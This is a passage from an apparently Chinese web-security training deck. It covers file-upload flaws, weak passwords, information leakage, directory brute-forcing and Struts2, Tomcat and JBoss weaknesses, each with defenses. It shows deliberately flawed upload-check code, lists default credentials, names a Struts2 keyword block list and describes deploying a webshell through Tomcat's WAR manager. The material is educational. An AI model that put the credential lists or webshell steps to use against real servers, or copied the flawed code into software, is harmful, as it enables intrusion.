</Directory>
```

或者重写.htaccess，匹配这类特殊文件名：

```
<FilesMatch "\.php\.">  
order deny,allow  
deny from all  
</FilesMatch>
```

1 简介

2 SQL注入漏洞

3 XSS

4 解析漏洞

5 文件上传漏洞

6 弱口令与表单破解

7 信息泄露与目录遍历

8 框架与中间件漏洞

9 IIS写权限漏洞

原因：

由于对上传文件类型未过滤或过滤机制不严，导致恶意用户可以上传脚本文件，通过上传文件可达到控制网站权限的目的，该漏洞一般结合解析漏洞。

攻击者可获得网站控制权限。

上传漏洞实例1（动网上传）

➤ \ads\upfile.asp

• 关键漏洞代码

```
dim upload,file,formName,formPath,iCount,filename,fileExt //定义上传变量
```

```
formPath=upload.form("filepath")
```

```
if right(formPath,1)<>"/" then formPath=formPath&"/" //获取文件路径
```

```
fileExt=lcase(right(file.filename,4)) //最后四位转为小写
```

```
if fileEXT<>".gif"and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and  
fileEXT<>".swf"then //扩展名判断
```

```
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&  
second(now)&ranNum&fileExt ` //文件名生成方式
```



```
dim file,filename,houzui
file = Request.Form("file")
houzui=LCase(mid(file,InStrRev(file, ".")))
if houzui=".gif" or houzui=".jpg" or houzui=".bmp" then '允许上传的文件类型
filename= GetFilename()& houzui
Set objStream = Server.CreateObject("ADODB.Stream")
objStream.Type = 1
objStream.Open
objStream.LoadFromFile file
objStream.SaveToFile Server.MapPath(filename),2
objStream.Close
response.write"<script>alert('图片上传成功！');</script>"
else
response.write"<script>alert('不允许上传" & houzui & "的格式！');</script>"
end if
```

.....省略

```
$name=$upfile["name");//上传文件的文件名
```

```
$type=$upfile["type");//上传文件的类型
```

```
$size=$upfile["size");//上传文件的大小
```

```
$tmp_name=$upfile["tmp_name");//上传文件的临时存放路径
```

```
//判断是否为图片
```

```
switch ($type){
```

```
case 'image/pjpeg':$okType=true; break;
```

```
case 'image/jpeg':$okType=true; break;
```

```
case 'image/gif':$okType=true; break;
```

```
case 'image/png':$okType=true; break;
```

```
}
```

```
if($okType){ ...上传文件代码...}
```

```
Else{echo "请上传jpg,gif,png等格式的图片！"; }
```

.....省略

防范：

- 1、将文件上传目录设置为静态资源目录, 防止被解析为脚本执行（或者非Web目录）。
- 2、使用代理页面隐藏文件真实路径，文件路径和文件名存放在数据库中，如
`/attachment/getfile.php?fileid=123`
- 3、对图片文件使用图片渲染函数测试，失败则判定为非法文件。例如在php中，使用GD库里面的`imagecopyresampled()`对图片进行缩放。

1 简介

2 SQL注入漏洞

3 XSS

4 解析漏洞

5 文件上传漏洞

6 弱口令与表单破解

7 信息泄露与目录遍历

8 框架与中间件漏洞

9 IIS写权限漏洞

弱口令/默认口令

常见后台弱口令:

admin/admin

admin/admin888

admin/123456

manager/manager

弱口令排行:

000000、111111、11111111、112233、123123、123321、
123456、12345678、654321、666666、888888、abcdef、
abcabc、abc123、a1b2c3、aaa111、123qwe、qwerty、
qweasd、admin、password、p@ssword、passwd、
iloveyou、5201314

防范：

- 1、登录口使用有效的验证码防止穷举
- 2、使用强密码

- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞

信息泄露成因：

由于软件或者应用在编写、安装、配置过程中没有充分容错或配置不当，导致服务器相关信息泄露。

常见的泄露来源：

- 1、未做容错处理导致信息泄露
- 2、软件默认安装文件、测试文件未删除导致信息泄露
- 3、版权信息、Logo信息未屏蔽导致信息泄露（引申到Banner信息）
- 4、WebServer配置不当导致目录浏览造成泄露
- 5、网站敏感路径被暴力穷举导致信息泄露
- 6、其他途径泄露

1、未做容错处理导致信息泄露



```
Try{...}  
catch(Exception e){....}  
error_reporting(0);  
on error resume next
```

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
javax.servlet.ServletException: Failed to get MBean data  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.inspectMBean(HtmlAdaptorServlet.java:208)  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:96)  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.doGet(HtmlAdaptorServlet.java:77)  
    javax.servlet.http.HttpServlet.service(HttpServlet.java:690)  
    javax.servlet.http.HttpServlet.service(HttpServlet.java:803)  
    org.jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

root cause


```
javax.management.MalformedObjectNameException: Key properties cannot be empty  
    javax.management.ObjectName.construct(ObjectName.java:467)  
    javax.management.ObjectName.<init>(ObjectName.java:1403)  
    org.jboss.jmx.adaptor.control.Server.getMBeanData(Server.java:97)  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.inspectMBean(HtmlAdaptorServlet.java:201)  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:96)  
    org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.doGet(HtmlAdaptorServlet.java:77)  
    javax.servlet.http.HttpServlet.service(HttpServlet.java:690)  
    javax.servlet.http.HttpServlet.service(HttpServlet.java:803)  
    org.jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

note The full stack trace of the root cause is available in the JBossWeb/2.0.1.GA logs.

JBossWeb/2.0.1.GA



2、默认安装文件未删除导致信息泄露



The screenshot shows a web browser window displaying the Apache Tomcat 5.0.28 installation directory. The browser address bar shows the URL `http://10.0.0.101:8000/up/test.php3`. The page content includes the Apache Tomcat logo, a sidebar with navigation links, and a main content area with a message about the installation directory. A separate box on the right displays PHP version 5.2.5 information.

Administration

- [Status](#)
- [Tomcat Administration](#)
- [Tomcat Manager](#)

Documentation

- [Release Notes](#)
- [Change Log](#)
- [Tomcat Documentation](#)

Tomcat Online

- [Home Page](#)
- [Bug Database](#)
- [Open Bugs](#)
- [Users Mailing List](#)
- [Developers Mailing List](#)
- [IRC](#)

Examples

- [JSP Examples](#)
- [Servlet Examples](#)
- [WebDAV capabilities](#)

PHP Version 5.2.5

System	Windows NT NSFOCUSTEST2 5.2 build 3790
Build Date	Nov 8 2007 23:18:08
Configure Command	cscrip/nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\wamp\Apache2\bin\php.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib

删除或者禁用默认安装且不需要的说明、实例、帮助等文件。

3、版权信息、Logo信息未屏蔽导致信息泄露

Powered by **DedeCMSV56_GBK** © 2004-2010 DesDev Inc.

Copyright © 2002-2009 DEDECMS. 织梦科技 版权所有

```
Connected to 10.0.0.101.  
220 Serv-U FTP Server v4.0 for WinSock ready...  
User (10.0.0.101:(none)):
```

对于Web应用，修改其配置文件达到隐藏版本的目的。
对于不同软件隐藏或者修改banner信息，需要因地制宜。

4、WebServer配置不当导致目录浏览造成泄露

Index of /bbxw/201309

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 W020130906589660804173.jpg	06-Sep-2013 16:22	186K	
 t20130902_95522.htm	02-Sep-2013 16:26	10K	
 t20130903_95556.htm	03-Sep-2013 09:29	11K	
 t20130903_95566.htm	03-Sep-2013 10:36	10K	
 t20130904_95651.htm	04-Sep-2013 11:18	10K	
 t20130905_95702.htm	05-Sep-2013 09:56	11K	
 t20130906_95764.htm	06-Sep-2013 09:31	10K	
 t20130906_95781.htm	06-Sep-2013 15:06	10K	

1、全局关闭：

httpd.conf中将：Options Indexes FollowSymLinks

改为：Options -Indexes FollowSymLinks。

2、修改.htaccess文件

如需要针对特定的网站取消该功能，可以先打开.htaccess支持，修改/etc/httpd/conf/httpd.conf：

```
<Directory "/var/www/html">
```

```
.....
```

```
    AllowOverride None
```

```
.....
```

```
</Directory>
```

修改为：

```
<Directory "/var/www/html">
```

```
.....
```

```
    AllowOverride All
```

```
.....
```

```
</Directory>
```

5、网站敏感路径被暴力穷举导致信息泄露

猜测可能的目录:

Wwwscan

防范：

- 1、重要目录特殊命名
- 2、虚拟路径+拦截器
- 3、限制请求数量

```
wwwscan.bat
1 wwwscan.exe www.baidu.com
2 pause
3

C:\WINDOWS\system32\cmd.exe

Resolving Ip of www.baidu.com... OK: 61.135.169.121
Connecting 61.135.169.121:80... Succeed!
Trying To Get Server Type... Succeed!
Server Type: Apache
Testing If There Is A Default Turning Page... Not Found!

Found: #domain#.rar (HTTP/1.1 200 OK) ???
Found: #domain#.zip (HTTP/1.1 200 OK) ???
Found: #domainnopoint#.rar (HTTP/1.1 200 OK) ???
Found: #domainnopoint#.zip (HTTP/1.1 200 OK) ???
Found: #topdomain#.rar (HTTP/1.1 200 OK) ???
Found: #topdomain#.zip (HTTP/1.1 200 OK) ???
Found: #domaincenter#.rar (HTTP/1.1 200 OK) ???
Found: #domaincenter#.zip (HTTP/1.1 200 OK) ???
Found: #domain#.sql (HTTP/1.1 200 OK) ???
Found: #domain#.sql (HTTP/1.1 200 OK) ???
Found: #domainnopoint#.sql (HTTP/1.1 200 OK) ???
Found: #domainnopoint#.sql (HTTP/1.1 200 OK) ???
Found: #topdomain#.sql (HTTP/1.1 200 OK) ???
Found: #topdomain#.sql (HTTP/1.1 200 OK) ???
Found: #domaincenter#.sql (HTTP/1.1 200 OK) ???
Found: #domaincenter#.sql (HTTP/1.1 200 OK) ???
Found: /robots.txt (HTTP/1.1 200 OK) ???
Found: /site/ (HTTP/1.1 200 OK) ???
Found: /home/ (HTTP/1.1 200 OK) ???
Found: /2009/ (HTTP/1.1 200 OK) ???
```

- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞

框架与中间件漏洞

1、简述

2、常用框架：Spring、Struts2、Hibernate、ThinkPHP、Zend等

3、常用中间件：Tomcat、Jboss、Weblogic等

Struts2命令执行漏洞

Struts2的核心是使用的webwork框架，处理 action时通过调用底层的getter/setter方法来处理http的参数，它将每个http参数声明为一个ONGL（这里是ONGL的介绍）语句。当我们提交一个http参数：

```
?user.address.city=Bishkek&user['favoriteDrink']=kumys
```



ONGL将它转换为：

```
action.getUser().getAddress().setCity("Bishkek")
```

```
action.getUser().setFavoriteDrink("kumys")
```

这是通过ParametersInterceptor（参数过滤器）来执行的，使用用户提供的HTTP参数调用 ValueStack.setValue()

Struts2漏洞的利用（手动与工具）



防范方法：

防范：

- 1、升级Struts版本
- 2、在防护设备上过滤参数中的关键字（ xwork2、 Java.lang、 ProcessBuilder、 dispatcher、 Buffered、 redirect:等等 ）
- 3、临时修改配置文件

第一种：找到你的 `struts.xml` 文件，将 `excludeParams` 的内容替换成下面的代码：

```
<interceptor-ref name="params">
  <param
name="excludeParams">{.*\.|^|. *|\\(['"])(c|C)lass\\.|(['"])|\\|. *,^dojo\\. *,^struts\\. *,^session\\.
*,^request\\. *,^application\\. *,^servlet(Request|Response)\\. *,^parameters\\. *,^action:. *,^meth
od:. *</param>
</interceptor-ref>
```

第二种：如果你使用的是 `struts-default.xml` 的默认参数拦截器，请将以下代码：

```
<package name="default" namespace="/" extends="struts-default">
  <default-interceptor-ref name="defaultStack" />
  ...
  ...
</package>
```

替换为：

```
<package name="default" namespace="/" extends="struts-default">
  <interceptors>
    <interceptor-stack name="secureDefaultStack">
      <interceptor-ref name="defaultStack">
        <param
name="params.excludeParams">{.*\.|^|. *|\\(['"])(c|C)lass\\.|(['"])|\\|. *,^dojo\\. *,^struts\\. *,^s
ession\\. *,^request\\. *,^application\\. *,^servlet(Request|Response)\\. *,^parameters\\. *,^action:.
*,^method:. *</param>
      </interceptor-ref>
    </interceptor-stack>
  </interceptors>

  <default-interceptor-ref name="secureDefaultStack" />
  ...
</package>
```


中间件漏洞

1、中间件概念


中间件（[英语](#)：Middleware）是提供[系统软件](#)和[应用软件](#)之间连接的软件，以便于[软件](#)各部件之间的沟通，特别是应用软件对于系统软件的集中的逻辑，在现代信息技术应用框架如[Web服务](#)、[面向服务的体系结构](#)等中应用比较广泛。如[数据库](#)、Apache的Tomcat，IBM公司的WebSphere, BEA公司的WebLogic[应用服务器]，东方通公司的[Tong](#)系列中间件，以及Kingdee公司的等都属于中间件。

Tomcat弱口令漏洞


Tomcat默认安装并没有开启后台管理，但一旦开启登录便存在巨大风险。以弱口令攻击为例，当恶意用户得到Tomcat后台口令，便亦可通过部署war包的方法获取权限。



用爆破的口令进入后台：



利用war包部署功能将webshell部署到Applications列表中：



/jspshell		true	0	Start Stop Reload Undeploy
				Expire sessions with idle ≥

获取权限，得到webshell：

JspSpy Codz By - Ninty - Windows Internet Explorer

http://10.0.0.105:8080/jspshell/index.jsp?o=index

收藏夹 | Struts2 | JBoss Console | BEA WebLogic Server A...

JspSpy Codz By - Ninty

10.0.0.105:8080 (127.0.0.1) [JspSpy Ver. 2009](#)

[Logout](#) | [File Manager](#) | [DataBase Manager](#) | [Execute Command](#) | [Shell OnLine](#) | [Back Connect](#) | [Port Scan](#) | [Download Remote File](#) | [Clipboard](#) | [Remote Control](#) | [Port Map](#) | [JSP Env](#)

File Manager - Current disk "/" total (unknown)

Current Directory

[Web Root](#) | [Shell Directory](#) | [New Directory](#) | [New File](#) | [Disk\(/\)](#)

Name	Last Modified	Size	Read/Write/Execute	
Goto Parent				
META-INF	2014-09-17 11:33:53	--	true / true / unknown	Del Move Pack
WEB-INF	2014-09-17 11:33:53	--	true / true / unknown	Del Move Pack
index.jsp	2015-05-06 06:10:52	86.9K	true / true / unknown	Edit Down Copy Move Property Pack

[Pack Selected](#) - [Delete Selected](#) 2 directories / 1 files

JBoss漏洞

在JBoss服务器上部署web应用程序，有很多不同的方式，诸如：JMX Console、Remote Method Invocation (RMI)、JMXInvokerServlet、HttpAdapter等。

在jboss-4.0.5.GA版本的默认配置中，JMX Web Console无需密码即可访问，并部署war包，获取webshell。

Administration Console - Windows Internet Explorer

http://10.0.0.103:8080/web-console/

收藏夹 | Struts2 | JBoss Console

Administration Console

JBoss Management Console

- System
- Monitoring
- J2EE Domains
 - jboss.management.local
 - JBoss (http://www.jboss.org/) - 4.0.5.GA (build: CVSTag=Branch_4_0 date=200610162340)
 - invoker.war
 - ROOT.war
 - jbossws-context.war
 - jbossmq-httpil.war
 - web-console.war
 - jmx-console.war
